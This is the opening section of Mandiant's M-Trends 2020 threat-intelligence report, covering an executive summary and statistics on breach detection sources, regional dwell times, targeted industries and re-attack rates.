

M-TRENDS 2020


FIREEYE MANDIANT SERVICES | SPECIAL REPORT





Table of Contents

Executive Summary	4
By the Numbers	8
Detection by Source	9
Dwell Time	11
Industry Targeting	16
Targeted Attacks and Retargeting	17
Threat Group	18
Malware	19
Threat Techniques	20



Advanced Persistent Threat Groups	24	Case Study	44
Trends	28	Attacker Rewards: Gift Cards in the Crosshairs	45
Malware Families	29		
Monetizing Ransomware	35	Cloud Security	50
Crimeware as a Service	36	Breaching the Cloud	51
Threats From Within	40	Common Weaknesses and Best Practices	53
		Conclusion	56


EXECUTIVE SUMMARY

The Next Decade of Cyber Threats



FireEye has been detecting and responding to cyber attacks every day for over 15 years. The release of *M-Trends® 2020* marks 11 years of providing the cyber security community with insights gained from the frontlines of those attacks.

In earlier editions of *M-Trends*, we observed that while some things change, many things remain the same. For example, *M-Trends 2010* discussed how phishing was the most common and successful method APT groups were using to gain initial access to an organization. That hasn't changed. Many of the case studies in *M-Trends 2020* also begin with phishing, perpetuating the widely held belief that people are typically the weakest link in the security chain.



While attacker tactics, techniques and procedures (TTPs) may not be changing dramatically, the overall trends are still evolving. For example, organizations are migrating to the cloud at an increasing rate, so *M-Trends 2020* details cloud-related incidents and some cloud best practices. Additional shifting trends and fresh observations in *M-Trends 2020* include:

- Attackers continue to grow more adept at working across a range of operating systems and device types, as well as in both on-premises and cloud architectures. Traditional barriers to attacker success continue to lessen over time. Put simply, more attackers can do more things in more diverse environments.
- APT41, a recently named prolific cyber threat group, is responsible for carrying out Chinese state-sponsored espionage and financially motivated activity. This group dates back to at least 2012, when they were conducting financially motivated operations primarily targeting the video game industry—activity that preceded their state-sponsored campaigns.
- Of all the malware families observed by FireEye this year, 41 percent were previously unknown. This means that malware authors are innovating—possibly in an attempt to evade detection technologies—and not just relying on updates to existing malware.
- Cyber criminals that historically targeted personal and credit card information are increasingly turning to ransomware as a secondary source of income. Cyber criminals are also outsourcing tasks to monetize operations faster.
- To expand the way they monetize operations, attackers have been observed targeting corporate reward systems to steal gift cards. These gift cards are then resold or used to make direct purchases.



Of course no edition of *M-Trends* would be complete without our “By the Numbers” data. Many readers are eager to learn if the industry is getting better at detecting attacks; this year, the answer is yes. From October 1, 2018, to September 30, 2019, the global median dwell time was 56 days. That’s a big improvement over the 78-day global median dwell time we reported in *M-Trends 2019*.

In addition to dwell time data, this year we have introduced three new statistics to By the Numbers—an overview of which threat groups were active over the past year, an overview of new malware families observed in 2019 and a heat map of threat techniques aligned to the MITRE ATT&CK framework.

While TTPs, trends and observations may have evolved over the past decade, the goal of *M-Trends* has always stayed the same: to arm security teams with the knowledge they need to defend against today’s most often used cyber attacks, as well as lesser seen and emerging threats.

The information in this report has been sanitized to protect identities of victims and data.

BY THE NUMBERS



Data from FireEye Mandiant Investigations



The statistics reported in *M-Trends 2020* are based on FireEye Mandiant investigations of targeted attack activity conducted between October 1, 2018 and September 30, 2019.



Internal detection is when an organization independently discovers that it has been compromised.



External notification is when an outside entity informs an organization that it has been compromised.


Detection by Source

Over the last year, Mandiant consultants observed a 12-percentage point decrease in the proportion of compromises detected internally. This is the largest decrease in this metric since 2011. For the first time in four years, external notifications exceeded internal detections. This shift is potentially due to a variety of factors, such as increases in cyber security vendor and law enforcement notifications, continued expansion of the cyber security industry, changes in public disclosure norms and compliance changes. It is unlikely that organizations' ability to detect intrusions deteriorated, because other metrics show continued improvements in organizational detections and response.


DETECTION BY SOURCE

Compromise Notifications	2011	2012	2013	2014	2015	2016	2017	2018	2019
External	94%	63%	67%	69%	53%	47%	38%	41%	53%
Internal	6%	37%	33%	31%	47%	53%	62%	59%	47%

REGIONAL DETECTION BY SOURCE



REGIONAL DETECTION BY SOURCE—2018-2019 COMPARISON



Median Dwell Time

416 > 56
 DAYS IN 2011 DAYS IN 2019

Dwell Time

Organizations are finding and containing attackers faster. All dwell time measurements improved in the last year with incidents discovered internally improving the most, from 50 days to 30 days.

GLOBAL MEDIAN DWELL TIME BY YEAR

Compromise Notifications	2011	2012	2013	2014	2015	2016	2017	2018	2019
All	416	243	229	205	146	99	101	78	56
Internal Detection	—	—	—	—	56	80	57.5	50.5	30
External Notification	—	—	—	—	320	107	186	184	141




Dwell time is calculated as the number of days an attacker is present in a victim network before they are detected. The median represents a value at the midpoint of a data set sorted by magnitude.

In 2019, 41% of the compromises investigated by Mandiant experts had dwell times of 30 days or fewer, compared to 31% the previous year. Twelve percent of investigations had dwell times greater than 700 days which is consistent with the previous year.

These trends could be due to organizations developing their detection programs, as well as changes in attacker behaviors. Mandiant experts have seen a continued rise in disruptive attacks (such as ransomware and cryptocurrency miners) which often have shorter dwell times than other attack types.


GLOBAL DWELL TIME DISTRIBUTION





AMERICAS MEDIAN DWELL TIME



Notifications	All	External	Internal
	99	104	35
	75.5	124.5	42.5



In the Americas, median dwell time continued its downward trend. Mandiant analysts reviewed all investigations in the Americas with a dwell time of 14 days or fewer to identify factors contributing to the decline. Disruptive attacks such as ransomware were involved in 43% of these investigations. Such attacks had a similar contribution to the downward trend in dwell time in prior years. It is important to note that our researchers have also observed multiple instances of dwell times for disruptive attacks well above the overall median. Other factors contributing to the decrease in median dwell time in the Americas included internal detections (30%) owing to the vigilance of security staff and investments in advanced technology and managed detection and response (MDR) services. The final 27% of incidents with dwell times of 14 or fewer days were identified through some very efficient external notifications.

APAC MEDIAN DWELL TIME**Median Dwell Time**

204 > 54
DAYS IN 2018 DAYS IN 2019



The median dwell time for APAC during 2019 decreased to 54 days, from 204 days in the prior year.

This statistic is skewed by the significant amount of ransomware-related breaches (18% of all cases), which have a dwell time of zero days.

Without those ransomware cases, the median dwell time for APAC would be 94 days, still an improvement over the prior year, but more indicative of the real trend observed in the region and in line with the median dwell times reported in *M-Trends 2018* (498 days), and *M-Trends 2019* (204 days).

We have observed that the dwell time trend is still reflective of several advanced breaches that remained undetected for a long time. Ten percent of breaches investigated during 2019 showed dwell times of more than three years, with the longest dwell-time reported in APAC being 2,854 days—nearly eight years. As in past years, attackers in APAC still maintain access in compromised organizations for far too long.

EMEA MEDIAN DWELL TIME



Median Dwell Time

177 > 54
DAYS IN 2018 DAYS IN 2019

EMEA has seen a marked reduction in dwell times. In *M-Trends 2019*, we suggested that a steep rise in median dwell time was likely linked with organizations putting more emphasis on GDPR and increasing focus on security which may have revealed historic compromises. EMEA statistics are now generally in line with the global averages, which reflect the improving security posture of organizations and highlight the ongoing challenges organizations face from sophisticated threat actors. While significant improvements have been made, attackers still go undetected in target environments for far too long, remaining stealthy and harder to spot as they pursue their goals.


External notifications outnumbered internal detections compared to last year. This reflects the volume of notifications that organizations receive and the various sources of external notifications which are expanding beyond the traditional law enforcement notifications. While some of these EMEA incidents with external dwell times were long-running intrusions, many of them were remnants of historic attacks rather than active attacks.

Industry Targeting

We continue to see consistent industry targeting in the last year when compared to past *M-Trends*. This consistency is the strongest in the “Top 10” industries year over year and is unlikely to substantively change for the foreseeable future.

TARGETED INDUSTRIES

 Aerospace/Defense
 Biotechnology
 Business/Professional Services
 Construction/Engineering
 Education
 Energy
 Entertainment/Media
 Financial
 Government
 Healthcare
 High Tech
 Manufacturing
 Nonprofit
 Retail/Hospitality
 Telecommunications
 Transportation/Logistics
 Utilities



Targeted Attacks and Retargeting

Mandiant professionals responded to a number of attacks in the past year, observing that:

- 7% originated with or used compromised third party access
- 15% had multiple attackers
- Less than 1% involved an insider
- 22% had data theft likely in support of intellectual property or espionage end goals
- 29% were likely for direct financial gain. This includes extortion, ransom, card theft, and illicit transfers
- 3% of these targeted attacks were for the purpose of reselling access gained in the intrusion
- 4% likely served no purpose except for creating compromised architecture to further other attacks

Eleven percent of all Mandiant engagements in this period were for responses or assessments in environments with a significant cloud component. Overall, we continue to see more clients adopt a hybrid environment strategy using a mix of on-premises and cloud architecture or services. And attackers are becoming more comfortable working across such hybrid environments to pursue their goals.

Re-Attack Rate

In 2019, 31% of FireEye Mandiant Managed Defense customers who previously underwent a Mandiant Incident Response engagement were attacked within the following 12 months. In this context, an attack is considered to be an event in which one or more systems with unauthorized activity required further investigation. Such an investigation goes beyond the data typically reviewed or acquired to determine the legitimacy of an alert.

